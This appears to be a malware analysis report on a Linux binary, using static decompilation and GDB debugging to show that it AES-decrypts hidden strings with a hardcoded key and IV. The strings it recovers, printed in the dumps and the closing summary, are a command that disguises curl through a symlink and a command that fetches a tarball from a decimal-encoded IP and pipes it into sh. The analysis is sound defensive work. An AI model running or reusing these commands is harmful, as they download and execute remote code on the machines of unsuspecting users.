


Figure 14, BinText, string search of sample.dat

- c5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a624
- 797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943
- [debug]: encryptin buffer;
- Network dropped connection on reset

There are no significant imports as the programme is statically linked, figure (17). This was understood by running the LDD Linux command.




Figure 15, Linux LDD command

Malware mechanisms and specifics

Static analysis:

The main function, figure (18), of the programme hosts an if condition within a for loop. The TRUE condition of the statement is for the initialization parameter of the programme to be less than two. In the true block of the statement there are two variables, uVar1 and local_10 which are populated by the output of FUN_00402122 and FUN_00401E97 respectively. The else block populates local_10 with the output of FUN_00401FD2 which has a similar code structure to FUN_00401E97.

At each iteration of the programme, the variable local_10 is passed onto FUN_004129D0 which its behaviour appears to be heavily reliant on its input.

```
Decompile: FUN_004021a7 - (sample.dat)

1
2 /* WARNING: Removing unreachable block (ram,0x0040222a) */
3
4 void FUN_004021a7(int param_1)
5
6 {
7     undefined8 uVar1;
8     int local_14;
9     undefined8 local_10;
10
11     for (local_14 = 0; local_14 < 2; local_14 = local_14 + 1) {
12         if (param_1 < 2) {
13             uVar1 = FUN_00402122((&PTR_s_797d89ac982a50f680d8320ae90b63de_004e3100)[local_14]);
14             local_10 = FUN_00401e97(uVar1);
15         }
16         else {
17             local_10 = FUN_00401fd2((&PTR_s_<BLANK>_004e30f0)[local_14]);
18         }
19         FUN_004129d0(local_10);
20     }
21     return;
22 }
23
```

Figure 16, Decompile main function

FUN_00402122, take a string as input, which is drawn from an array of strings, figure (19), that's indexed via the increment variable of the for loop.

004e3100	10 60 4b	addr	s_797d89ac982a50f680d8320ae90b63de_004b6010
	00 00 00		
	00 00		
004e3108	58 60 4b	addr	s_c5c65de8048e13ce87dbd4f76255026d_004b6058
	00 00 00		
	00 00		

Figure 17, string array in stack

Dynamic analysis:

The memory location 0x0402210 points to the first function call in the programme (FUN_00402122), and will act as the first breakpoint to debug, figure (20).

```
(kali㉿kali)-[~]  
$ gdb Desktop/sample.dat  
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git  
Copyright (C) 2021 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
  <http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word" ...  
GEF for linux ready, type `gef' to start, `gef config' to configure  
96 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9  
Reading symbols from Desktop/sample.dat ...  
(No debugging symbols found in Desktop/sample.dat)  
gef> break *0x402210  
Breakpoint 1 at 0x402210  
gef> run  
Starting program: /home/kali/Desktop/sample.dat  
  
Breakpoint 1, 0x0000000000402210 in ?? ()
```

Figure 18, first break point at FUN_00402122

Using the (ni) instruction to perform a single x86 instruction, it's noted that the string (which is the first element in the string array input discussed in the static analysis)

“797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943” is setting in the stack at \$rax register, figure (21). This variable is processed through the function FUN_00402122 and it outputs the following memory location 0xf6502a98ac897d79, figure (22).

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0x0000000004b6010 → "797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bd[ ... ]"
$rbx : 0x000000000400530 → 0x0000000000000000
$rcx : 0x00000000045f5c0 → endbr64
$rdx : 0x0
$rsp : 0x00007fffffffdee0 → 0x0000000004e00e0 → 0x000000000401d80 → endbr64 [x86 identification]
$rbp : 0x00007fffffffdf00 → 0x00007fffffffdf20 → 0x000000000404790 → endbr64
$rsi : 0x00007fffffff058 → 0x00007fffffff3a6 → "/home/kali/Desktop/sample.dat"
$rdi : 0x0000000004b6010 → "797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bd[ ... ]"
$rip : 0x000000000402210 → call 0x402122
$ir0 : 0x0
$ir1 : 0x1
$ir2 : 0x1
$ir3 : 0x1
$ir4 : 0x1
$ir5 : 0x000000000404830 → endbr64
$ir6 : 0x0
$ir7 : 0x0
$ir8 : 0x0000000004e3018 → 0x000000000454430 → endbr64
$ir9 : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

0x00007fffffffdee0|+0x0000: 0x0000000004e00e0 → 0x000000000401d80 → endbr64 ← $rsp
0x00007fffffffdee8|+0x0008: 0x000000010040480c ("Hm"? )
0x00007fffffffdef0|+0x0010: 0x00000000ffffe058
0x00007fffffffdef8|+0x0018: 0x000000000400530 → 0x0000000000000000
0x00007fffffffdf00|+0x0020: 0x00007fffffffdf20 → 0x000000000404790 → endbr64 ← $rbp
0x00007fffffffdf08|+0x0028: 0x0000000004022de → mov eax, 0x0
0x00007fffffffdf10|+0x0030: 0x00007fffffff058 → 0x00007fffffff3a6 → "/home/kali/Desktop/sample.dat"
0x00007fffffffdf18|+0x0038: 0x00000001004e3018

0x402202 : lea rax, [rip+0xe0ef7] # 0x4e3100
0x402209 : mov rax, QWORD PTR [rdx+rax*1]
0x40220d : mov rdi, rax
→ 0x402210 : call 0x402122
0x402122 : endbr64
0x402126 : push rbp
0x402127 : mov rbp, rsp
0x40212a : sub rsp, 0x20
0x40212e : mov QWORD PTR [rbp-0x18], rdi
```

Figure 19, rax register

```

$rax : 0x00000000004e8b70 → 0xf6502a98ac897d79
$rbx : 0x0000000000400530 → 0x0000000000000000
$rcx : 0x0
$rdx : 0x00000000004e8baf → 0x0000000000000093
$rsp : 0x00007fffffffdee0 → 0x00000000004e00e0 → 0x0000000000401d80 → endbr64
$rbp : 0x00007fffffffdf00 → 0x00007fffffffdf20 → 0x0000000000404790 → endbr64
$rsi : 0x0
$rdi : 0x00007fffffff860 → 0x0000000000003339 ("93"? )
$rip : 0x0000000000402215 → mov rdi, rax
$r8 : 0x38
$r9 : 0x0
$r10 : 0x00000000004bd780 → 0x0000000100000000 → 0x0000000000000000
$r11 : 0x00000000004be080 → 0x0002000200020002 → 0x0000000000000000
$r12 : 0x0000000000404830 → endbr64
$r13 : 0x0
$r14 : 0x00000000004e3018 → 0x0000000000454430 → endbr64
$r15 : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

0x00007fffffffdee0|+0x0000: 0x00000000004e00e0 → 0x0000000000401d80 → endbr64 ← $rsp
0x00007fffffffdee8|+0x0008: 0x000000010040480c ("
H@"? )
0x00007fffffffdef0|+0x0010: 0x00000000ffffe058
0x00007fffffffdef8|+0x0018: 0x0000000000400530 → 0x0000000000000000
0x00007fffffffdf00|+0x0020: 0x00007fffffffdf20 → 0x0000000000404790 → endbr64 ← $rbp
0x00007fffffffdf08|+0x0028: 0x00000000004022de → mov eax, 0x0
0x00007fffffffdf10|+0x0030: 0x00007fffffff058 → 0x00007fffffe3a6 → "/home/kali/Desktop/sample.dat"
0x00007fffffffdf18|+0x0038: 0x00000001004e3018

0x402209 mov rax, QWORD PTR [rdx+rax*1]
0x40220d mov rdi, rax
0x402210 call 0x402122
→ 0x402215 mov rdi, rax
0x402218 call 0x401e97
0x40221d mov QWORD PTR [rbp-0x8], rax
0x402221 mov eax, 0x0
0x402226 test eax, eax
0x402228 je 0x40223d

[#0] Id 1, Name: "sample.dat", stopped 0x402215 in ?? (), reason: SINGLE STEP

[#0] 0x402215 → mov rdi, rax
[#1] 0x4022de → mov eax, 0x0
[#2] 0x403fc0 → mov edi, eax
[#3] 0x401cbe → hlt

gef> reg $rax
$rax : 0x00000000004e8b70 → 0xf6502a98ac897d79

```

Figure 20, rax register, output of the first function call

Examining the first 10 bites at that memory location, 0x04e8b70 which is holding 0xf6502a98ac897d79, figure (23), show that it holds the same value as the input string

(797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943):

```

gef> x/10b 0x00000000004e8b70
0x4e8b70: 0x79 0x7d 0x89 0xac 0x98 0x2a 0x50 0xf6
0x4e8b78: 0x80 0xd8
gef>

```

Figure 21, first 10 bytes stored at 0x04e8b70

It's safe to assume from this output, that the function (FUN_00402122) had a goal of further hiding the string input. The output of (FUN_00402122) is now passed into FUN_00401E97, which outputs the string “ln -s ‘which curl’xcat”, figure (24)




Figure 22, FUN_00401E97 output

As discussed in the static analysis the same process is once again performed on the next string in the input array (5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a624) and the output of the FUN_00401E97 is the string “xcat https://2130706433/updates.tar.gz | sh”.

Note, that each string/command is then passed to FUN_004129D0 for execution.

```

gef> ni
0x0000000000401fbc in ?? () /Desktop/sample.dat

[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0x00000000004e8ca0 → "xcat https://2130706433/updates.tar.gz | sh"
$rbx : 0x0000000000400530 → 0x0000000000000000
$rcx : 0x00007fffffffde90 → 0xef86c51817f47916
$rdx : 0x24a6b31f0d70311b
$rsp : 0x00007fffffffddc0 → 0x0000000000000000
$rbp : 0x00007fffffffdded0 → 0x00007fffffffdf00 → 0x00007fffffffdf20 → 0x0000000000404790 → endbr64
$rsi : 0x0
$rdi : 0x00000000004e8cc0 → "tar.gz | sh"
$rip : 0x0000000000401fbc → mov rsi, QWORD PTR [rbp-0x8]
$r8 : 0x00000000004e8ca0 → "xcat https://2130706433/updates.tar.gz | sh"
$r9 : 0x7fffffff
$r10 : 0x00000000004e3820 → 0x00000000004e8d10 → 0x0000000000000000
$r11 : 0x00000000004e3820 → 0x00000000004e8d10 → 0x0000000000000000
$r12 : 0x0000000000404830 → endbr64
$r13 : 0x0
$r14 : 0x00000000004e3018 → 0x0000000000454430 → endbr64
$r15 : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

0x00007fffffffddc0|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffddc8|+0x0008: 0x00000000004e8c30 → 0xce138e04e85dc6c5
0x00007fffffffdddc0|+0x0010: 0x0000003000000030 ("0"?
0x00007fffffffdddc8|+0x0018: 0x00000000004e8ca0 → "xcat https://2130706433/updates.tar.gz | sh"
0x00007fffffffddde0|+0x0020: 0xa6d2ae2816157e2b
0x00007fffffffddde8|+0x0028: 0x3c4fcf098815f7ab
0x00007fffffffdddf0|+0x0030: 0xb12c548817fefaa0
0x00007fffffffdddf8|+0x0038: 0x05766c2a3939a323

0x401fad: mov rdi, rax
0x401fb0: call 0x4035c7
0x401fb5: mov rax, QWORD PTR [rbp-0xf8]
→ 0x401fbc: mov rsi, QWORD PTR [rbp-0x8]

```

Figure 23, FUN_00401E97 output

Tracing each string input and comparing both the output and the behaviour of FUN_00401E97 indicates a high probability that the string input is a cypher text, and the function is a decryption function.

By further analysing the function and comparing it to AES CBC algorithm pseudo-code, implementations, and C adaptations [1,2,3,4] we can conclude that FUN_00401E97 is a catalyst AES CBC decryption function. And by setting a break point at 0x0401f55, figure (26), which examines the behaviour of populating variables within this function, we can see that 4 arrays of bytes are stored in variables. The programme then takes them as input in two other functions which closely resemble a basic implantation of context initialization [5] and CBC decryption algorithm [6]. examining the disassembled code of FUN_00401e97, figure (27), and keeping track of the 4 variables in the stack dynamically, figure (28) we can safely say that the programme uses AES encryption to decrypt the two referenced strings in the static analysis. And uses the following arrays of bytes as the:

AES Key: a6d2ae2816157e2b3c4fcf098815f7ab

IV: 07060504030201000f0e0d0c0b0a0908

```

http://www.gnu.org/software/gdb/documentation/...
For help, type "help".
Type "apropos word" to search for commands related to "w
GEF for linux ready, type `gef' to start, `gef config' t
96 commands loaded for GDB 10.1.90.20210103-git using Py
Reading symbols from Desktop/sample.dat ...
(No debugging symbols found in Desktop/sample.dat)
gef> break *0x0401f55
Breakpoint 1 at 0x401f55
gef> run
Starting program: /home/kali/Desktop/sample.dat

Breakpoint 1, 0x0000000000401f55 in ?? ()

```

Figure 24, Beak point at 0x0401f55


```

0x401e97:    endbr64
0x401e9b:    push    rbp
0x401e9c:    mov     rbp, rsp
0x401e9f:    sub     rsp, 0x110
0x401ea6:    mov     QWORD PTR [rbp-0x108], rdi
0x401ead:    mov     rax, QWORD PTR fs:0x28
0x401eb6:    mov     QWORD PTR [rbp-0x8], rax
0x401eba:    xor     eax, eax
0x401ebc:    mov     rax, QWORD PTR [rbp-0x108]
0x401ec3:    mov     rdi, rax
0x401ec6:    call    0x401db5
0x401ecb:    mov     DWORD PTR [rbp-0xfc], eax
0x401ed1:    mov     eax, DWORD PTR [rbp-0xfc]
0x401ed7:    add     eax, 0x40
0x401eda:    cdqe
0x401edc:    mov     rdi, rax
0x401edf:    call    0x4305b0
0x401ee4:    mov     QWORD PTR [rbp-0xf8], rax
0x401eeb:    mov     DWORD PTR [rbp-0x100], 0x0
0x401ef5:    mov     DWORD PTR [rbp-0x100], 0x0
0x401eff:    jmp     0x401f33
0x401f01:    mov     eax, DWORD PTR [rbp-0x100]
0x401f07:    movsxd  rdx, eax
0x401f0a:    mov     rax, QWORD PTR [rbp-0x108]
0x401f11:    add     rax, rdx
0x401f14:    mov     edx, DWORD PTR [rbp-0x100]
0x401f1a:    movsxd  rcx, edx
0x401f1d:    mov     rdx, QWORD PTR [rbp-0xf8]
0x401f24:    add     rdx, rcx
0x401f27:    movzx   eax, BYTE PTR [rax]
0x401f2a:    mov     BYTE PTR [rdx], al
0x401f2c:    add     DWORD PTR [rbp-0x100], 0x1
0x401f33:    mov     eax, DWORD PTR [rbp-0x100]
0x401f39:    cmp     eax, DWORD PTR [rbp-0xfc]
0x401f3f:    jle     0x401f01
0x401f41:    movabs  rax, 0xa6d2ae2816157e2b
0x401f4b:    movabs  rdx, 0x3c4fcf098815f7ab
0x401f55:    mov     QWORD PTR [rbp-0x30], rax
0x401f59:    mov     QWORD PTR [rbp-0x28], rdx
0x401f5d:    movabs  rax, 0x706050403020100
0x401f67:    movabs  rdx, 0xf0e0d0c0b0a0908
0x401f71:    mov     QWORD PTR [rbp-0x20], rax
0x401f75:    mov     QWORD PTR [rbp-0x18], rdx
0x401f79:    lea     rdx, [rbp-0x20]
0x401f7d:    lea     rcx, [rbp-0x30]
0x401f81:    lea     rax, [rbp-0xf0]
0x401f88:    mov     rsi, rcx
0x401f8b:    mov     rdi, rax
0x401f8e:    call    0x4025d0
0x401f93:    mov     eax, DWORD PTR [rbp-0xfc]

```

Figure 25, disassembled 0x401e97 containing the key and IV

```

get> ni
0x0000000000401fad in ?? ()
[0] id: Name: sample.dat, opened: 0x0000000000000000 in ?? (l, reason: single step)

[ Legend: Modified register | Code | Heap | Stack | String ]

$rax 0: 0x00007fffffffddc0 → 0xa6d2ae2816157e2b
$rbx 0: 0x0000000000400530 → 0x0000000000000000
$rcx 0: 0x000000000004e8bc0 → 0xf6502a98ac897d79
$rdx 0: 0x20
$rsp 0: 0x00007fffffffddc0 → 0x0000000000000000
$rbp 0: 0x00007fffffffddc0 → 0x00007fffffffdf00 → 0x00007fffffffdf20 → 0x0000000000404790 → endbr64
$rsi 0: 0x000000000004e8bc0 → 0xf6502a98ac897d79
$rdi 0: 0x00007fffffffddc0 → 0xa6d2ae2816157e2b
$rip 0: 0x0000000000401fad → mov rdi, rax [0x0000000000000000]
$r8 0: 0x000000000004e8bc0 → 0xf6502a98ac897d79
$r9 0: 0x0
$r10 0: 0x000000000004e3820 → 0x000000000004e8c20 → 0x0000000000000000
$r11 0: 0x000000000004e3820 → 0x000000000004e8c20 → 0x0000000000000000
$r12 0: 0x00000000000404830 → endbr64
$r13 0: 0x0
$r14 0: 0x000000000004e3018 → 0x00000000000454430 → endbr64
$r15 0: 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cscs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

0x00007fffffffddc0 | +0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffddc8 | +0x0008: 0x000000000004e8b70 → 0xf6502a98ac897d79 000
0x00007fffffffddd0 | +0x0010: 0x0000002000000020 (" ?") 0x0000000000000000
0x00007fffffffddd8 | +0x0018: 0x000000000004e8bc0 → 0xf6502a98ac897d79
0x00007fffffffddde0 | +0x0020: 0xa6d2ae2816157e2b ← $rax, $rdi
0x00007fffffffddde8 | +0x0028: 0x3c4fcf098815f7ab
0x00007fffffffdddf0 | +0x0030: 0xb12c548817fefaa0
0x00007fffffffddf8 | +0x0038: 0x05766c2a3939a323 [TERRUPT direction overflow resume virtualx86 identification]

0x401f9c | mov rcx, QWORD PTR [rbp-0xf8]
0x401fa3 | +0x0000: 0x lea rax, [rbp-0xf0]
0x401faa | +0x0008: 0x mov rsi, rcx → 0xc138e04e85dc6c5
→ 0x401fad | +0x0010: 0x mov rrdi, rax (0x0)
0x401fb0 | +0x0018: 0x call 0x4035c7 [0x0000000000000000]
0x401fb5 | +0x0020: 0x mov rax, QWORD PTR [rbp-0xf8]
0x401fbc | +0x0028: 0x mov rrsi, QWORD PTR [rbp-0x8]
0x401fc0 | +0x0030: 0x xor rrsi, QWORD PTR fs:0x28
0x401fc9 | +0x0038: 0x je rcx, 0x401fd0

```

Figure 26, investigating the stack before calling the decryption function

Malware's purpose

In essence after launching the programme it creates a file “XCAT”, figure(x), that utilizes symlinks (curl command) then runs the newly created file with specific input to download a potentially malicious file and immediately run it afterwards.

The programme aims to execute the following commands:

- "ln -s `which curl` xcat"
- "xcat <https://2130706433/updates.tar.gz> | sh"

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